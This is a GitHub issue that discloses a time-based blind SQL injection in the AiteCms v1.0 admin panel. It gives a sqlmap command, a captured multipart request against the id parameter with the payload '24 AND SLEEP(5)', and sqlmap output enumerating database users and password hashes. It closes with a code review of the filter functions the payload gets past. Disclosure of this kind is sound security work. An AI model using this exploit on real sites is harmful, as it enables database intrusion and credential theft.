New issue

Jump to bottom

AiteCms system background -sql injection vulnerability #3

Open kk98kk0 opened this issue on Mar 20, 2019 · 0 comments

kk98kk0 commented on Mar 20, 2019 Owner

Vulnerability description
Test object:

1. website name: AiteCmsv1.0
2. web: http://www.aitecms.com/
3. the download link address: https://pan.baidu.com/s/1qYhUu4G
4. version: aitecms v1.0.rar compression package decompression

Test time:
March 17, 2019

Description of vulnerability:
AiteCms system background -SQL injection vulnerability. Background management center - online message - remarks, SQL injection vulnerability

> Parameter: MULTIPART id ((custom) POST)
> Type: AND/OR time-based blind
> Title: MySQL >= 5.0.12 AND time-based blind

POC and verification
Local setup environment:
Install AiteCms guide: http://www.aitecms.com/view-4-1.html

1. Download https://pan.baidu.com/s/1qYhUu4G
2. the background to http://127.0.0.1/aitecms/login/, the password is admin/admin
3. Verify by the following POC verification methods.

Bug:

```
Parameter: MULTIPART id ((custom) POST)
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
```

Verification method:

```
sqlmap.py -l aitecmsSQLi.txt --batch --random-agent -o --dbms="mysql" -p id -v 4
```

AitecmsSQLi.txt:

```
POST /aitecms/login/diy_list.php?action=edit&diyid=1&id=24&do=2 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/aitecms/login/diy_list.php?action=edit&diyid=1&id=24
Content-Type: multipart/form-data; boundary=---------------------------293582696224464
Content-Length: 1192
Connection: close
Cookie: PHPSESSID=00gdhl9buleop09vajrd41gkk4; DedeUserID=1; DedeUserID__ckMd5=21e5482050dff3e8; DedeLoginTime=1552802338; DedeLoginTime__ckMd5=d7359ea71f3d0bb2; lastCid=1;
lastCid__ckMd5=21e5482050dff3e8; ENV_GOBACK_URL=%2Faitecms%2Flogin%2Fdiy_main.php
Upgrade-Insecure-Requests: 1

-----------------------------293582696224464
Content-Disposition: form-data; name="dopost"

edit
-----------------------------293582696224464
Content-Disposition: form-data; name="id"

24
-----------------------------293582696224464
Content-Disposition: form-data; name="username"

林先生
-----------------------------293582696224464
Content-Disposition: form-data; name="telephone"

18978811188
-----------------------------293582696224464
Content-Disposition: form-data; name="email"

admin@tttt58.com
-----------------------------293582696224464
Content-Disposition: form-data; name="remark"

暂无备注
-----------------------------293582696224464
Content-Disposition: form-data; name="shijian"

1488250285
-----------------------------293582696224464
Content-Disposition: form-data; name="reeee"

reeeeffffffff
-----------------------------293582696224464
Content-Disposition: form-data; name="dede_fields"
```

```
username,text;telephone,text;email,text;remark,text;shijian,datetime;reeee,text
-----------------------------293582696224464
Content-Disposition: form-data; name="Submit1"

保存更改
-----------------------------293582696224464--
```

Vulnerability to prove:

```
[17:41:07] [INFO] heuristics detected web page charset 'utf-8'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: MULTIPART id ((custom) POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: -----------------------------293582696224464
```


```
---
do you want to exploit this SQL injection? [Y/n] Y
[17:13:35] [INFO] testing MySQL
[17:13:35] [INFO] confirming MySQL
[17:13:35] [INFO] the back-end DBMS is MySQL
eb application technology: Apache 2.4.9, PHP 5.5.12
ack-end DBMS: MySQL >= 5.0.0
[17:13:35] [INFO] fetching database users password hashes
[17:13:35] [INFO] fetching database users
[17:13:35] [INFO] fetching number of database users
[17:13:35] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[17:13:43] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
4
[17:13:44] [INFO] retrieved:

[17:13:54] [INFO] adjusting time delay to 1 second due to good response times
'r

[17:14:08] [ERROR] invalid character detected. retrying..
[17:14:08] [WARNING] increasing time delay to 2 seconds
oot

[17:14:37] [ERROR] invalid character detected. retrying..
[17:14:37] [WARNING] increasing time delay to 3 seconds
'@'localhost'
[17:17:19] [INFO] retrieved: 'root'@'127.0.0.1'
[17:21:18] [INFO] retrieved: 'root'@'::1'
[17:23:50] [INFO] retrieved: ''@'localhost'
[17:26:35] [INFO] fetching number of password hashes for user 'root'
[17:26:35] [INFO] retrieved: 1
[17:26:39] [INFO] fetching password hashes for user 'root'
[17:26:39] [INFO] retrieved:
[17:26:39] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[17:26:39] [INFO] fetching number of password hashes for user ''
[17:26:39] [INFO] retrieved:
[17:26:39] [WARNING] unable to retrieve the number of password hashes for user ''
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] Y
[17:26:39] [WARNING] no clear password(s) found
database management system users password hashes:
[*] root [1]:
    password hash: NULL

[17:26:39] [INFO] you can find results of scanning in multiple targets mode inside the CSV file 'C:\Users\Administrator\.sqlmap\output\results-03172019_0513pm.csv'

[*] shutting down at 17:26:39
```

Reinforcement proposal:
Improve the filter function

Code review：

Local building environment.

\aitecms\include\common.inc.php CheckRequest Filter function line 88 to submit content, imperfect.




```
function CheckRequest(&$val) {  $val: "24 AND SLEEP(5)"
    if (is_array($val)) {
        foreach ($val as $_k=>$_v) {
            if($_k == 'nvarname') continue;
            CheckRequest($_k);
            CheckRequest($val[$_k]);
        }
    } else
    {
        if( strlen($val)>0 && preg_match('#'(cfg_|GLOBALS|_GET|_POST|_COOKIE|_SESSION)#', $val) )  $val: "24 AND SLEEP(5)"
        {
            exit('Request var not allow!');
        }
    }
}
```

Call CheckRequest to check $_REQUEST

```
//var_dump($_REQUEST);exit;
CheckRequest($_REQUEST);
CheckRequest($_COOKIE);

foreach(Array('_GET','_POST','_COOKIE') as $_request)
```

Bypass _RunMagicQuotes checks, bypass addslashes function checks



```
function _RunMagicQuotes(&$svar)  $svar: "24 AND SLEEP(5)"
{
    if(!get_magic_quotes_gpc())
    {
        if( is_array($svar) )
        {
            foreach($svar as $_k => $_v) $svar[$_k] = _RunMagicQuotes($_v);
        }
        else
        {
            if( strlen($svar)>0 && preg_match('#'(cfg_|GLOBALS|_GET|_POST|_COOKIE|_SESSION)#', $svar) )
            {
              exit('Request var not allow!');
            }
            $svar = addslashes($svar);
        }
    }
    return $svar;  $svar: "24 AND SLEEP(5)"
}
```

Connect to a Database \wamp\www\aitecms\include\common.inc.php

```
//引入数据库类
if ($GLOBALS['cfg_mysql_type'] == 'mysqli' && function_exists("mysqli_init") || !function_exists('mysql_connect'))  $GLOBA
{
    require_once(DEDEINC.'/dedesqli.class.php');
} else {
    require_once(DEDEINC.'/dedesql.class.php');
}
```

\wamp\www\aitecms\include\dedesql.class.php

```
\DedeSql  ExecuteNoneQuery
        return @mysql_escape_string( $_str );
    }
}

//执行一个不返回结果的SQL语句，如update,delete等操作
function ExecuteNoneQuery($sql='')  $sql: "UPDATE `aite_diyform1` SET `username`='林先生', `telephone`='18678897788', `email`='admin@dede58.com', `remark`='暂无备注', `shijian`='1480250285', `reee`='reeeffffffff'  WHERE id=24 AND SLEEP(5)"
{
    global $dsql;
    if($dsql->isInit)
    {
        $this->Init($this->pconnect);
    }
    if($dsql->isClose)
    {
        $this->Open(FALSE);
        $dsql->isClose = FALSE;
    }
```

Bypass SQL security checks

```
//SQL语句安全检查
if($this->safeCheck) CheckSql($this->queryString,'update');
$t1 = ExecTime();
$rs = mysql_query($this->queryString,$this->linkID);

//查询性能测试
if($this->recordLog) {
    $queryTime = ExecTime() - $t1;
    $this->RecordLog($queryTime);
    //echo $this->queryString."--{$queryTime}<hr />\r\n";
}
return $rs;
```

Finally, the editor submitted successfully

```
        }
        $query = "UPDATE `$diy->table` SET $addsql  WHERE id='$id'";  $addsql: "`username`='林先生', `telephone`='18678897788', `email`='a
        if($dsql->ExecuteNoneQuery($query))  $query: "UPDATE `aite_diyform1` SET `username`='林先生', `telephone`='18678897788', `email`='a
        {
            $goto = "diy_list.php?action=list&diyid={$diy->diyid}";  $diy: {diyid => "1", db => DedeSql, info => "\n(field:username
            showmsg('编辑成功', $goto);
        }
        else
        {
            showmsg('编辑成功', '-1');
        }
    }
}elseif($action == 'check')
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant